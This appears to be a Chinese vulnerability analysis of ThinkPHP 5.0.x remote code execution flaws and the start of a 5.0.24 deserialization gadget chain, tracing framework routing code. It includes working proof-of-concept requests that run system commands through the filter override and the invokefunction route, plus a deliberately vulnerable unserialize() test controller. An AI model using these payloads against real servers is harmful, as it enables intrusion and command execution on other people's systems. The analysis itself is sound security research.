



TP5.0.xRCE&5.0.24 反序列化分析 – 先知社区

以 TP5.0.22 为例 + PHP 5.6.27-NTS + phpstorm2020.1

反序列化环境为: TP5.0.24 + PHP 5.6.27-NTS + phpstorm2020.1

根据类的命名空间可以快速定位文件位置，在 ThinkPHP5.0 的规范里面，命名空间其实对应了文件的所在目录，app 命名空间通常代表了文件的起始目录为 application，而 think 命名空间则代表了文件的其实目录为 thinkphp/library/think，后面的命名空间则表示从起始目录开始的子目录，如下图所示：

• tp5总目录	• 核心框架目录的结构	• 官方提供的默认应用的实际目录结构
<ul style="list-style-type: none">—application 应用目录—extend 扩展类库目录（可定义）—public 网站对外访问目录—runtime 运行时目录（可定义）—vendor 第三方类库目录（Composer）—thinkphp 框架核心目录—build.php 自动生成定义文件（参考）—composer.json Composer定义文件—LICENSE.txt 授权说明文件—README.md README 文件—think 命令行工具入口	<ul style="list-style-type: none">—thinkphp 框架系统目录<ul style="list-style-type: none"> —lang 语言包目录 —library 框架核心类库目录<ul style="list-style-type: none"> —think think 类库包目录 —traits 系统traits 目录 —tpl 系统模板目录 —.htaccess 用于apache 的重写 —.travis.yml CI 定义文件 —base.php 框架基础文件 —composer.json composer 定义文件 —console.php 控制台入口文件 —convention.php 惯例配置文件 —helper.php 助手函数文件（可选） —LICENSE.txt 授权说明文件 —phpunit.xml 单元测试配置文件 —README.md README 文件 —start.php 框架引导文件	<ul style="list-style-type: none">—application 应用目录（可设置）<ul style="list-style-type: none"> —index 模块目录(可更改)<ul style="list-style-type: none"> —config.php 模块配置文件 —common.php 模块公共文件 —controller 控制器目录 —model 模型目录 —view 视图目录 —command.php 命令行工具配置文件 —common.php 应用公共文件 —config.php 应用配置文件 —tags.php 应用行为扩展定义文件 —database.php 数据库配置文件 —route.php 路由配置文件

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811224939-e1fb12a2-dbe1-1.png>)

我们先进入到默认的入口文件（public/index.php）

```
// 定义应用目录
define('APP_PATH', __DIR__ . '/../application/');
// 加载框架引导文件
require __DIR__ . '/../thinkphp/start.php';
```

引入 start.php 进入到里面看看有什么

框架引导文件（thinkphp/start.php）

进入框架引导文件看到两行代码

```
// ThinkPHP 引导文件
// 1. 加载基础文件
require __DIR__ . '/base.php';

// 2. 执行应用
App::run()->send();
```

基础文件（thinkphp/base.php）

在此文件首先看到全面大段的是定义常量或者是检查常量是否存在，主要是以下几点需要重点注意

- 将 Loader 类引入
- 注册自动加载机制
 - 注册系统自动加载，`spl_autoload_register` 将函数注册到 SPL `__autoload` 函数队列中。如果该队列中的函数尚未激活，则激活它们。此函数可以注册任意数量的自动加载器，当使用尚未被定义的类（class）和接口（interface）时自动去加载。通过注册自动加载器，脚本引擎在 PHP 出错失败前有了最后一个机会加载所需的类。
 - Composer 自动加载支持
 - 注册命名空间定义：`think=>thinkphp/library/think,`
`behavior=>thinkphp/library/behavior,`
`traits=>thinkphp/library/traits`
 - 加载类库映射文件
 - 自动加载 extend 目录
- 注册异常处理机制
- 加载惯例配置

执行应用（thinkphp/library/think/App.php）


首先返回一个 request 实例，将应用初始化返回配置信息。之后进行如下的操作：

- 查看是否存在模块控制器绑定
- 对于 request 的实例根据设置的过滤规则进行过滤

- 加载语言包
- 监听 app_dispatch
- 进行 URL 路由检测 (routecheck 后面细讲)
- 记录当前调度信息，路由以及请求信息到日志中
- 请求缓存检查并进行 `$data = self::exec($dispatch, $config);`，根据 \$dispatch 进行不同的调度，返回 \$data
- 清除类的实例化
- 输出数据到客户端， `$response = $data;`，返回一个 Response 类实例
- 调用 `Response->send()` 方法将数据返回值客户端

总结

画个图过一遍整个流程



记录路由和请求信息

应用调度, 返回客户端数据
`self::exec($dispatch, $config)`


先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225006-f26fb1ec-dbe1-1.png>)

根据 PATH_INFO 进行 URL 路由检测 (App::routeCheck)

通过 `$path = $request->path()` 可以获得到请求的 path_info, `$depr` 是定义的分隔符, 默认时:/, 之后进行路由检测步骤如下

- 查看是否存在路由缓存, 存在就包含
- 读取应用所在的路由文件, 一般默认为 route.php
- 导入路由配置
- `Route::check` (根据路由定义返回不同的 URL 调度)
 - 检查解析缓存
 - 替换分隔符, 将 "/" 换成了 "|"
 - 获取当前请求类型的路由规则, 由于在之前的 **Composer 自动加载支持**, 在 `vendortopthink/think-captcha/src/helper.php` 中注册了路由, 所以在 `$rules = isset(self::$rules[$method]) ? self::$rules[$method] : [];` 中的 `Route::$rules['get']` 已经存在了相应的路由规则



(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225021-faeaf25a-dbe1-1.png>)

- 检测域名部署
- 检测 URL 绑定
- 静态路由规则检查
- 路由规则检查 `self::checkRoute($request, $rules, $url, $depr)`

- 检查参数有效性
- 替换掉路由 ext 参数
- 检查分组路由
- 检查指定特殊路由，例如： `__miss__` 和 `__atuo__`
- 检查路由规则 `checkRule`
 - 检查完整规则定义
 - 检查路由的参数分隔符
 - 检查是否完整匹配路由
- 最终未被匹配路由的进入到 `self::parseRule('', $miss['route'], $url, $miss['option'])` 进行处理，这就牵涉到 TP 对于路由的多种定义

```
if ($route instanceof \Closure) {
    // 执行闭包
    $result = ['type' => 'function', 'function' => $route];
} elseif (0 === strpos($route, 'http://') || strpos($route, 'https://')) {
    // 路由到重定向地址
    $result = ['type' => 'redirect', 'url' => $route, 'status' => isset($option['status']) ? $option['status'] : 301];
} elseif (false !== strpos($route, '\\')) {
    // 路由到方法
    list($path, $var) = self::parseUrlPath($route);
    $route = str_replace($path, '@', implode('/', $path));
    $method = strpos($route, '@') ? explode('/', $route) : $route;
    $result = ['type' => 'method', 'method' => $method, 'var' => $var];
} elseif (0 === strpos($route, '@')) {
    // 路由到控制器
    $route = substr($route, 1);
    list($route, $var) = self::parseUrlPath($route);
    $result = ['type' => 'controller', 'controller' => implode('/', $route), 'var' => $var];
    $request->action(array_pop($route));
    $request->controller($route ? array_pop($route) : Config::get('default_controller'));
    $request->module($route ? array_pop($route) : Config::get('default_module'));
    App::$modulePath = APP_PATH . (Config::get('app_multi_module') ? $request->module() . DS : '');
} else {
    // 路由到模块/控制器/操作
    $result = self::parseModule($route, convert:isset($option['convert']) ? $option['convert'] : false);
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225031-00de7cae-dbe2-1.png>)

- 检查是否强制使用路由 `$must = !is_null(self::$routeMust) ? self::$routeMust : $config['url_route_must']`
- 路由无效，将自动解析模块的 URL 地址会进入到 `Route::parseUrl($path, $depr, $config['controller_auto_search'])`
- 最终将结果记录到调度信息

总结

首先看看路由定义：

定义方式	定义格式
方式 1：路由到模块	(模块 / 控制器 / 操作)? 额外参数 1 = 值 1 & 额外参


/ 控制器 定义方式	数字 = 1且2... 定义格式
方式 2: 路由到重定向地址	'外部地址' (默认 301 重定向) 或者 ('外部地址', 重定向代码)

方式 3: 路由到控制器的方法	'@(模块 / 控制器 /) 操作'
方式 4: 路由到类的方法	'\ 完整的命名空间类:: 静态方法' 或者 '\ 完整的命名空间类 @动态方法'
方式 5: 路由到闭包函数	闭包函数定义 (支持参数传入)

具体链接可以看看这个 开发手册

(<https://www.kancloud.cn/manual/thinkphp5/118037>)

在画个图过一遍整个路由流程



(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225040-06a1e964-dbe2-1.png>)



现在 TP 的 RCE 通常将其分成两类：

- Request 类其中变量被覆盖导致 RCE
- 路由控制不严谨导致可以调用任意类致使 RCE
- 反序列化的应用（需要存在反序列化的地方）

Request 类其中变量被覆盖导致 RCE

我们以这个 POC 为例，进行复现：

Key	Value
s	captcha
New key	Value

Authorization Headers (7) Body Pre-request Script Tests

form-data x-www-form-urlencoded raw binary

Key	Value
_method	__construct
filter[]	system
method	get
get[]	systeminfo

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225248-5289711c-dbe2-1.jpeg>)

我们正常的代码逻辑已经简单的写在了前文，如有代码执行疑惑请在前文寻找答案。

下面我们将进行漏洞跟踪梳理

- App::run() 进行启动，进行到 URL 路由检测 `self::routeCheck($request, $config)`
 - `$request->path()` 获取到我们自带的兼容模式参数 `s`
 - 进入路由检测 `Route::check($request, $path, $depr, $config['url_domain_deploy'])`
 - 关键代码 `$method = strtolower($request->method())` 进入 `$request->method()` 看到在查找 `$_POST` 中是否有表单请求类型伪装变量（简单解释一下这个，就是 form 表单的 method 只能进行 GET 和 POST 请求，如果想进行别的请求例如 put、delete 可以使用这个伪装变量来进入到相应的路由进行处理）
 - 一个 PHP 经典可变函数进行相关的调用 `$this->`




`{${this->method}($_POST)}`，根据 POC 我们就进入到 `__construct`，这个东西是 PHP 魔术方法，进入到里面之后就可以将原先的数据覆盖成我们 POST 上去的数据，最后返回的是 POST 上去的 `method=get`

魔术方法

常见的方法：

```
__construct() //创建对象时触发
__destruct() //对象被销毁时触发
__call() //在对象上下文中调用不可访问的方法时触发
__callStatic() //在静态上下文中调用不可访问的方法时触发
__get() //用于从不可访问的属性读取数据
__set() //用于将数据写入不可访问的属性
```

```
__isset() //在不可访问的属性上调用isset()或empty()触发
__unset() //在不可访问的属性上使用unset()时触发
__invoke() //当脚本尝试将对象调用为函数时触发
__toString() 把类当作字符串使用时触发
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225305-5ce39124-dbe2-1.jpeg>)

- 最终返回数据如下图所示并且赋值给 `$dispatch`

```
▼ $result = (array) [3]
  01 type = "method"
  ▼ method = (array) [2]
    01 0 = "\think\captcha\CaptchaController"
    01 1 = "index"
  var = (array) [0]
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225314-621cb4b8-dbe2-1.jpeg>)

- 进入关键代码 `$data = self::exec($dispatch, $config)`
 - 然后再次进入到回调方法中的 `Request::instance()->param()`，继续跟踪到 `array_walk_recursive($data, [$this, 'filterValue'], $filter)`，这个函数解释如下：

```
array_walk_recursive ( array &$array, callable $callback [, mixed $userdata = NULL ] ) : bool
```

将用户自定义函数 `callback` 应用到 `array` 数组中的每个单元。本函数会递归到更深层的数组中去。

参数

array
输入的数组。

callback

典型情况下 `callback` 接受两个参数。`array` 参数的值作为第一个，键名作为第二个。

Note:

如果 `callback` 需要直接作用于数组中的值，则给 `callback` 的第一个参数指定为引用。这样任何对这些单元的改变也将会改变原始数组本身。

userdata

如果提供了可选参数 `userdata`，将被作为第三个参数传递给 `callback`。

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225327-69ee1d44-dbe2-1.jpeg>)

- 重要代码跟进，调用 `call_user_func($filter, $value)` 将其传入的 `$filter=system, $value=sysyteminfo`

```
#!/
private function filterValue(&$value, $key, $filters) $value: "systeminfo" $key: 0 $filters: {"system"}[1]
{
    $default = array_pop( $array: $filters); $default: null
    foreach ($filters as $filter) { $filters: {"system"}[1] $filter: "system"
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value); $filter: "system" $value: "systeminfo"
        }
    }
}
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225442-96610616-dbe2-1.jpeg>)

- 最后返回的需要进行一次过滤，不过大致查看能发现过滤字符基本为 SQL 注入的过滤，不是 RCE 的类型
- 现在再次回到 `call_user_func($filter, $value)` 因为最终你传入的是一个数组，第一个是需要执行的类型，后面是为 null，因此会报错。
- 最终进入到 `\thinkphp\library\think\exception\Handle.php` 的 174 行，
`$data['echo'] = ob_get_clean()`，获取到前面未被赋值的命令执行的结果，从而随着报错页面一起发送给客户端从而达到回显的目的。

POC 版本测试

需要 captcha 的 method 路由，如果存在其他 method 路由，也是可以将 captcha 换为其他

5.0~5.0.23(本人只测了0和23的完整版，那么猜测中间版本也是通杀没有问题)

POST <http://localhost/tp/public/index.php?s=captcha?s=captcha>

`_method=__construct&filter[]=system&method=GET&get[]=whoami`

5.1.x低版本也可行请自行调试寻找

路由控制不严谨导致可以调用任意类致使 RCE

我们以这个 POC 为例

http://localhost/tp/public/index.php?

s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&v

ars[1][]=phpinfo() (http://localhost/tp/public/index.php?


s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&v

ars[1][]=phpinfo())

正常代码逻辑已经梳理，请自行查看前文。

下面进行漏洞逻辑梳理

- 进入路由 `$dispatch = self::routeCheck($request, $config)`，最终进入 `Route::parseUrl($path, $depr, $config['controller_auto_search'])`，通过分隔符替换从而将我们输入的 pathinfo 信息打散成数组：
index|think\app|invokefunction，最终返回类似这样的数据



```
$dispatch = (array) [2]
  type => "module"
  module => (array) [3]
    0 => "index"
    1 => "think\app"
    2 => "invokefunction"
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200811225512-a8b3620a-dbe2-1.jpeg)

- 进入 `$data = self::exec($dispatch, $config);` 将前面获得的调度信息传进去
 - 进入 `$data = self::module($dispatch['module'], $config, isset($dispatch['convert']) ? $dispatch['convert'] : null);`
 - 一直跟踪到往下看，这句代码就是为什么我们要在 pathinfo 中首先要写 **index**：`elseif (!in_array($module, $config['deny_module_list']) && is_dir(APP_PATH . $module))`。这样能保证程序不报错中断并且使 **\$available=true**
 - 分别将模块、控制器、操作将其赋值为我们所输入的 **index think\app invokefunction**
 - 进入 `Loader::controller` 进行控制类调用 `Loader::getModuleAndClass` 使得程序通过 `invokeClass` 返回我们所输入的类的实例
 - 进入到 `App::invokeMethod`，反射出我们所输入的类的方法信息 (`ReflectionMethod`)，绑定我们输入的参数，进入

```
$reflect->invokeArgs(isset($class) ? $class : null,
```

\$args) 那么就可以调用我们所调用的函数，参数也相应传入

```
public static function invokeFunction($function, $vars = []) $function: "call_user_func_array" $vars: {"assert", [1]}[2]
{
    $reflect = new \ReflectionFunction($function); $function: "call_user_func_array" $reflect: {"name" => "call_user_func_array"}[1]
    $args = self::bindParams($reflect, $vars); $vars: {"assert", [1]}[2] $args: {"assert", [1]}[2]

    // 记录执行信息
    self::$debug && Log::record(["type" => "RUN"] | $reflect->__toString(), $type: "info"); $reflect: {"name" => "call_user_func_array"}[1]

    return $reflect->invokeArgs($args);
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225708-eedeac41c-dbe2-1.jpeg>)

- 最后跟前面那个漏洞一样，我们所执行的结果会随着报错输出缓冲区一起显示出来。

POC 版本测试

因为 linux 和 win 的环境不一样导致代码逻辑判断不一样因此需要自行寻找

5.0.x(具体自行测试)

[http://localhost/tp/public/index.php?](http://localhost/tp/public/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=phpinfo())

[s=index/think\app/invokefunction&function=call_user_func_array&vars\[0\]=assert&vars\[1\]\[\]=phpinfo\(\)](http://localhost/tp/public/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=phpinfo())

5.1.x(具体自行测试，适合linux环境)

[http://127.0.0.1/index.php?](http://127.0.0.1/index.php?s=index/think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)

[s=index/think\Container/invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=1](http://127.0.0.1/index.php?s=index/think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)

TP5.0.24 反序列化利用链

先看看 PHP 的魔术方法

魔术方法

常见的方法：

```
__construct() //创建对象时触发
__destruct() //对象被销毁时触发
__call() //在对象上下文中调用不可访问的方法时触发
__callStatic() //在静态上下文中调用不可访问的方法时触发
__get() //用于从不可访问的属性读取数据
__set() //用于将数据写入不可访问的属性
```

```
__isset() //在不可访问的属性上调用isset()或empty()触发
__unset() //在不可访问的属性上使用unset()时触发
__invoke() //当脚本尝试将对象调用为函数时触发
__toString() 把类当作字符串使用时触发
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225744-0347477c-dbe3-1.jpeg>)

梳理反序列化利用链漏洞首先需要有一个漏洞触发点，别问，问就是自己写：

```
Index.php x
1 D:\phpstudy\PHPTutorial\WWW\tp\application\index\controller\Index.php
2 namespace app\index\controller;
3
4 class Index
5 {
6     public function index()
7     {
8         return '<style type="text/css">{* padding: 0; margin: 0; } .think_defau
9     }
10    public function test($a='') {
11        unserialize(base64_decode($a));
```


```
12         echo "welcome to here";
13     }
14 }
15 |
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225752-07deb68a-dbe3-1.jpeg>)

我们发现在 `thinkphp/library/think/process/pipes/Windows.php` 中发现

`__destruct` 中存在 `removeFiles` 函数，并且在其中存在 `$this->files` 和 `file_exists`，那么我们通过可控的 `$this->files` 利用 `file_exists` 可以调用一些类的 `__toString` 方法，之后查看此方法在抽象类 `Model`

(`thinkphp/library/think/Model.php`)，抽象类不能直接调用，因此需要找他的子类。我们可以找到 `Pivot` (`thinkphp/library/think/model/Pivot.php`) 进行调用



```
2253  /**
2254   * 销毁数据对象的值
2255   * @access public
2256   * @param string $name 名称
2257   * @return void
2258   */
2259   public function __unset($name)
2260   {
2261       unset($this->data[$name], $this->relation[$name]);
2262   }
2263
2264   public function __toString()
2265   {
2266       return $this->toJson();
2267   }
2268
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225759-0c5b9ff2-dbe3-1.jpeg>)

然后从 `toJson()->toArray()`，我们看到 `$item[$key] = $value ? $value->getAttr($attr) : null`

其中 `$value->getAttr` 是我们利用 `__call` 魔术方法的点，我们来梳理代码逻辑使之可以顺利执行这句代码。

```
if (!empty($this->append)) {
    foreach ($this->append as $key => $name) {
        if (is_array($name)) {
            // 追加关联对象属性
            $relation = $this->getAttr($key);
            $item[$key] = $relation->append($name)->toArray();
        } elseif (strpos($name, '.')) {
            list($key, $attr) = explode('.', $name);
            // 追加关联对象属性
            $relation = $this->getAttr($key);
            $item[$key] = $relation->append([$attr])->toArray();
        } else {
            $relation = Loader::parseName($name, type: 1, ucfirst: false);
            if (method_exists($this, $relation)) {
                $modelRelation = $this->$relation();
                $value = $this->getRelationData($modelRelation);
                if (method_exists($modelRelation, method_name: 'getBindAttr')) {
                    $bindAttr = $modelRelation->getBindAttr();
                    if ($bindAttr) {
                        foreach ($bindAttr as $key => $attr) {
                            $key = is_numeric($key) ? $attr : $key;
                            if (isset($this->data[$key])) {
                                throw new Exception(message: 'bind attr has exists:' . $key);
                            } else {
                                $item[$key] = $value ? $value->getAttr($attr) : null;
                            }
                        }
                    }
                }
            }
        }
    }
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225808-112704b8-dbe3-1.jpeg>)

- `$this->append` 可以控制，将其变成 Model 类的 `getError` 方法，然后跟进看到此方法存在 `$this->error`，因此可以控制 `$this->$relation()`

```
protected function getRelationData(Relation $modelRelation) $modelRelation: {eagerlyType => 1, joinType => null, bindAttr => []}
{
    if ($this->parent && !$modelRelation->isSelfRelation() && get_class($modelRelation->getModel()) == get_class($this->parent))
        $value = $this->parent;
    } else {
        // 首先获取关联数据
        if (method_exists($modelRelation, method_name: 'getRelation')) {
            $value = $modelRelation->getRelation();
        } else {
            throw new BadMethodCallException(message: 'method not exists:' . get_class($modelRelation) . '-> getRelation');
        }
    }
    return $value;
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200811225819-17d50d3c-dbe3-1.jpeg)

- 进入到 **getRelationData** 进行一次判断，首先需要进入的是 Relation 类型的对象，并且要符合这个关键判断 `$this->parent && !$modelRelation->isSelfRelation() && get_class($modelRelation->getModel()) == get_class($this->parent)` 才能让 `$value` 变成我们想要的东西
 - 首先传入的 Relation 对象是由 `$this->$relation()` 控制，我们可以找到 HasOne (thinkphp/library/think/model/relation/HasOne.php) 这个类是继承抽象类 OneToOne (thinkphp/library/think/model/relation/OnToOne.php)，然后 OneToOne 又继承自 Relation，所以 HasOne 有着 Relation 的血脉才能进入 getRelationData 方法
